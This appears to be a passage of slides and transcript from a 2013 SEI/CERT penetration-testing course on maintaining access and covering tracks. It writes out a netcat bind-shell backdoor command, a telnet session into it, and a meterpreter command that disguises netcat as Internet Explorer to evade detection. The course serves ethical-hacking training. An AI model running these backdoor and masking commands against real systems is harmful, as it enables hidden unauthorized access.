
Phase 4 - Maintaining Access

Netcat is a good choice for a backdoor

- Run “nc.exe -L -p 31337 -e cmd.exe”

Use telnet to connect after setting up Netcat listener

- telnet 192.168.201.147 31337



```
exploit X cmd.exe 476@2 X Files 2 X
Volume in drive C has no label.
Volume Serial Number is 7CC3-471C

Directory of C:\temp

11/10/2011 04:24 PM <DIR> .
11/10/2011 04:24 PM <DIR> ..
11/10/2011 04:24 PM          61,440 nc.exe
                   1 File(s)      61,440 bytes
                   2 Dir(s)      8,642,207,744 bytes fr

C:\temp> nc -L -p 31337 -e cmd.exe

root@bt:~# telnet 192.168.201.147 31337
Trying 192.168.201.147...
Connected to 192.168.201.147.
Escape character is '^'.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\temp>
```

**049 Maintaining Access. Again, this allows you to upload various tools. So instead of uploading Netcat, like we did in this example, maybe you have your own, you know, tunneling program that gives you a command shell over DNS or something like that. You could upload it through here and run it.

The nice thing about Armitage is it makes it easy for you to access a system. Where it stops is what do you do with that system once you get on it? It gives you some tools to help you, but it won't actually guide you through the process of what do you do with that host once you're on it?

That's where, you know, your knowledge as an ethical hacker and as a professional pen tester, that's where that knowledge comes in.

Again, I said there's no big red Easy button for doing pen tests; and this is why. Because once you have access to a host, what do you do? Do you upload your tools? Do you exfiltrate information? Well it all depends on what your objectives are.

So Armitage and Metasploit will give you some supporting tools to help you with that. But it won't actually go out and do it for you. No big red Easy button.

Phase 5 - Cover Tracks

Make netcat stealthy to keep it off of the Windows tasklist

```
msf5 (meterpreter) > ps
Process List
-----
PID      Name              PPID      Type
-----
1732    jusched.exe       4        Console
1752    Kolibri.exe       4        Console
112     wuauclt.exe       4        Console
948     wpabaln.exe       4        Console
476     cmd.exe           4        Console
768     cmd.exe           4        Console
576     nc.exe            4        Console
1594    tasklist.exe     4        Console
252     wmiprvse.exe     4        Console
948     wpabaln.exe      4        Console
476     cmd.exe          4        Console
768     cmd.exe          4        Console
576     nc.exe           4        Console
1576    notepad.exe      4        Console
1596    IEXPLORE.EXE    4        Console
1680    tasklist.exe    4        Console
1272    wmiprvse.exe    4        Console
```

Run netcat again, but as Internet Explorer...

```
meterpreter > execute -f /opt/files/win-executables/nc.exe -a "-L -p 31339 -e cmd.exe" -m -d c:\
\progra-1\intern-1\iexplore.exe
Process 1596 created.
meterpreter >
```

**050 So if we set up Netcat and start it. Metasploit gives you the ability to mask executables and hide them within other processes, or give them other process names.

So here if somebody were to look at a task list, if they saw nc.exe, somebody might put two and two together that wow, there's netcat running on this; I have a compromise.

But if they look at the task list and they see I EXPLORE running, what do they think? Oh there's a browser window open. Okay, that's much less- or that's much more benign

than looking at oh crap, I've got netcat; that's a- you know, a root level tool running.

So Metasploit and Armitage will give you the ability to mask various processes that you start, and cover your tracks that way.

Summary

Summary

Understand penetration testing

Identify security assessments

Examine risk management

Understand various types of penetration testing

Understand automated testing

Understand manual testing

Understand penetration testing techniques



**051 Chris Evans: I have one last story for you. I've done Windows Penetration Testing classes; and one of the exercises that we go through is-- you know, similar to this-- where we show that there's a exploit that doesn't work, and an exploit that does work.

In the last class that I did, we were using Armitage. And I told everybody: "Okay, go ahead and run this exploit. It's not going to work. It'll just kind of sit there and hang. And then when it doesn't work, go ahead and run this other one."

And 75 percent of the students in the class went, "It worked, that exploit worked." I'm like, "Really?"

Because I had used a-- the last time, all the previous instances of the class we've done, we have a virtual machine. It doesn't change configuration. And so, you know, the class before this one, nobody got that particular exploit to work. You know, copy the virtual machines; give it out to everybody; people try running again. Seventy-five percent of the class, it actually works.

And so the reason I tell you this is understand that the exploits that are available to you within Metasploit-- again, remember buffer overflow stuff. It's very finicky, it's very picky about what it actually works on; and you'll get different results, depending on, I don't know, sun flares, time of day, anything else.

So generally if you're out doing pen testing, understand that just because you see, you know, screwball results one day, you might get different results the next; just it's just the nature of how, you know, various exploits work.

Notices

Notices

Copyright 2013 Carnegie Mellon University

This material has been approved for public release and unlimited distribution except as restricted below.

This material is distributed by the Software Engineering Institute (SEI) only to course attendees for their own individual study. Except for the U.S. government purposes described below, this material SHALL NOT be reproduced or used in any other manner without requesting formal permission from the Software Engineering Institute at permission@sei.cmu.edu.

This material is based upon work funded and supported by the Department of Defense under Contract No. FA8721-05-C-0003 with Carnegie Mellon University for the operation of the Software Engineering Institute, a federally funded research and development center.

The U.S. Government's rights to use, modify, reproduce, release, perform, display, or disclose this material are restricted by the Rights in Technical Data-Noncommercial Items clauses (DFAR 252-227.7013 and DFAR 252-227.7013 Alternate I) contained in the above identified contract. Any reproduction of this material or portions thereof marked with this legend must also reproduce the disclaimers contained on this slide.

Although the rights granted by contract do not require course attendance to use this material for U.S. Government purposes, the SEI recommends attendance to ensure proper understanding.

NO WARRANTY. THE MATERIAL IS PROVIDED ON AN "AS IS" BASIS, AND CARNEGIE MELLON DISCLAIMS ANY AND ALL WARRANTIES, IMPLIED OR OTHERWISE (INCLUDING, BUT NOT LIMITED TO, WARRANTY OF FITNESS FOR A PARTICULAR PURPOSE, RESULTS OBTAINED FROM USE OF THE MATERIAL, MERCHANTABILITY, AND/OR NON-INFRINGEMENT).

CERT® is a registered mark of Carnegie Mellon University.